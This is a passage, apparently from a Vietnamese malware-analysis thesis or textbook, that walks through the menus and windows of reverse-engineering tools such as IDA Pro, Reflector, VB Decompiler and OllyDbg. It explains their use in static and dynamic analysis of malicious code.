
Function-Calls cửa sổ thể hiện được 2 chức năng caller và called function. Xác định được các hàm được gọi xung quanh đó là gì. View-> option subview-> function call.



Hình 4-15: Cửa sổ Function calls

Còn rất nhiều những cửa sổ khác với các chức năng khác nữa, những cửa sổ giới thiệu bên trên là những cửa sổ quan trọng nhất trong việc làm việc với công cụ IDA pro.

Menu Jump




Hình4-16: Menu Jump

Jump to address(G) nhiều lúc ta sẽ biết được địa chỉ chính xác mà ta muốn đến để thuận tiện cho việc này IDA cũng tạo ra 1 cửa sổ để nhập vào địa chỉ muốn jump.

Jump to entrey point(ctrl-E) hiện lên vị trí các entry point ban đầu chỉ cần nhấp vào sẽ đưa ta đến vị trí làm việc ban đầu của nó.

Sử dụng forward/ backward arrows bằng cách sử dụng nút jump trên thanh công cụ chọn jump to previous(Esc) hoặc jump to next(ctrl-enter), hoặc sử dụng nút trên màn hình làm việc.

Menu Search với các tùy chọn tìm kiếm:



Hình 4-17: Menu Search

Next code sẽ đi tìm đến vùng code tiếp theo(vùng này đã được định nghĩa, Disasm.


Next data là sẽ đi đến vùng chứa dữ liệu tiếp theo.

Next explored sẽ đi đến vùng dữ liệu tiếp theo được định nghĩa, sử dụng thành struct.

Next unexplored thì ngược với next explored.


Immediate valua sẽ hiện ra cửa sổ tìm kiếm cá giá trị trong các struct, data.

Text tìm kiếm các chuỗi có ký tự cụ thể trong tất cả các hàm, dữ liệu.



Hình 4-18: Tìm kiếm chuỗi cụ thể

Menu View



Hình 4-19: Menu View

Với open subview là mở các cửa sổ view con trên các tab với: DisAssemBly, hexdump, export import … là các cửa sổ đã có sẵn. Có thể mở thêm các cửa số như:

PseudoCode là cửa sổ chứa mã C được tái tạo lại của function hiện tại của sổ Disaseembly.


Segmen,SegmenRegister chứa các thông tin về các segmen, các thanh gi đoạn, các vùng dữ liệu.

Signature,Type Lib chứa các chữ ký để xác định các chương trình dùng thư viện gì, xây dựng trên ngôn ngữ, cơ sở gì.

Tiếp theo sẽ là menu debuger chứa các tùy chọn liện quan đến debuger gắn kèm theo IDA, nhưng ta tạm thời không xét vì các debuger này khá phức tạp, ta sẽ tìm hiểu debuger đơn giản hơn là OllyDebuger.

Menu Options

Menu này chứa các tùy chọn về complier:



Hình 4-20: Cửa sổ tùy chọn về complier

Disasembly cho phù hợp với các trình biên dịch

Tùy chọn string style chọn các kiểu string tùy theo trình biên dịch, kiểu dữ liệu.

Ngoài ra còn rất nhiều các tùy chọn liên quan dến cách dặt tên cách hiển thị biểu đồ, chú thích…


Menu Edit

Chứa các tùy chọn:

Code để định nghĩa một vùng dữ liệu bytecode thành AsmCode.

Data để địch nghĩa một vùng dữ liệu từ AsmCode thành các bytecode.

String sẽ định nghĩa lại kiểu của các string.



Hình 4-21: Menu Edit

Và nhiều tùy chọn khác liên quan đến việc chỉnh sửa các segments,struct, function…

Nhưng quan trọng nhất là Plugin nơi chứa các Pluign mà ta cài thêm vào.


Đáng chú ý nhất là Plugin HexRays Decomplier với phím tắt là F5 sẽ dịch một đoạn Assembly thành một đoạn C.

Plugin BinDiff cũng là Một plugin rất quan trọng cho phép ta so sánh cở sở dữ liệu hiện tại với một cơ sở dữ liệu khác. Chỉ ra các function tương tự, giống nhau…

4.1.6 Công cụ Reflector

Đối với những loại được viết trên nền .NET cũng có các công cụ Decomplier riêng cho nó như Reflector, công cụ này cho phép ta dễ dàng quan sát, tìm kiếm, biên dịch ngược chương trình viết trên nền .NET trở về mã nguồn C#, VB, C++, Delphi, IL, F#, Oxygene…

Link download : http://shop.reflector.net/download




Hình 4-22: Giao diện phần mềm Reflector

4.1.7 Công cụ VB Decomplier

Link download http://www.vb-decompiler.org/

Như ta đã viết các chương trình trong Visual Basic có thể được dịch thành p-code(mã giả) đã được dịch hoặc thành code gốc. Kể từ khi p-code bao gồm nhiều lệnh cấp độ cao thì đã có một khả năng thực sự để dịch ngược nó thành mã nguồn. Vì vậy ta cần VB Decomplier một trình dịch ngược cho các chương trình được viết trên chương trình Visual Basic(EXE,DLL hoặc OCX) để khôi phục nhiều lệnh p-code. Ngoài ra một bộ phân tích mã giúp tìm kiếm tất cả các chướng gọi chức năng API và tham chiếu chuỗi trong mã được phân tác và rồi thay đổi chúng thành các diễn giải cho các chuỗi phân tích. Nó là công cụ cần thiết nếu như mất mã nguồn và cần khôi phục lại.



Hình 4-23: VB Decomplier

Ngoài các công cụ đã kể trên vẫn còn nhiều loại công cụ khác để phục vụ cho việc cho việc phân tích tĩnh.

Ưu điểm phương pháp phân tích tĩnh này cho ta xem được code để xem mã độc hại làm gì chứ không cần phải chạy trên ngay hệ thống, hiểu được rõ nhất cũng như biết được các hoạt động chính xác của mã độc hại là làm gì. Tuy nhiên để thực hiện được phương pháp này đòi hỏi người phân tích phải hiểu rõ về lập trình và hệ thống.

4.1.8 Công cụ Ollydebug


4.1.8.1 Giới thiệu chung

Phần mềm này giúp người phân tích có thể debug, xem quá trình chạy từng bước của chương trình.

Dowload phần mềm tại trang http://www.ollydbg.de/

4.1.8.2 Các chức năng cơ bản

Đầu tiên người phân tích load file vào trong ollydbg ta sẽ được giao diện chương trình như sau:



Hình 4-24 Giao diện làm việc Ollydbg

(1) The Dissembler Window: ở cửa sổ này ta nhìn thấy các đoạn chương trình ở dạng asm cùng với những lời giải thích cho các đoạn mã asm.

(2) The Registry Window: đây là cửa sổ chứa thông tin chi tiết về các thanh ghi ,các cờ trạng thái.

(3) The Stack Window: hiển thị trạng thái của stack, lưu dữ tạm thời các dữ liệu và địa chỉ.

(4) The Dump Window: cửa sổ hiển thị nội dung của bộ nhớ hoặc file, cửa sổ này cho phép ta tìm kiếm thực hiện các chức năng chỉnh sửa…

Các tùy chọn với View

View->log (cửa sổ L) cho chúng ta biết thông tin mà Olly ghi lại. Theo mặc định cửa sổ này sẽ lưu thông tin về các module, import libarary hoặc các Plugins được load cùng chương trình tại thời điểm đầu tiên khi

load chương trình vào Olly, cùng với ghi lại các thông tin về BP. Và 1 chức năng nữa là khi ta muốn lưu lại thông tin về file Log ta chỉ việc nhấp chuột phải trong cửa sổ L và chọn Log to file


View-> Executable module(cửa sổ E) cửa sổ đưa ra danh sách những file có khả năng thực thi được chương trình sử dụng như file exe, dlls, …

View->Memory (cửa sổ M) cửa sổ này cho ta biết thông tin về bộ nhớ đang được sử dụng. Tại cửa sổ này chúng ta có thể sử dụng tính năng search để tìm kiếm thông tin về các string, các đoạn hexa cụ thể hay unicode… thêm vào đó cùng cấp cho chúng ta những kiểu thiết đặt BP khác nhau tại section.

View-> Threads (cửa sổ T) liệt kê các thread của chương trình.

View->window(cửa sổ W) để mở cửa sổ Window.

View-> Handles(cửa sổ H) để mở cửa sổ Handles.



Hình 4-25:Menu View

View->CPU(cửa sổ C) cửa sổ đang làm việc hiện tại.

View->Patches(cửa sổ /) cửa sổ này cho chúng ta biết thông tin về những gì mà chúng ta đã edit trong chương trình.

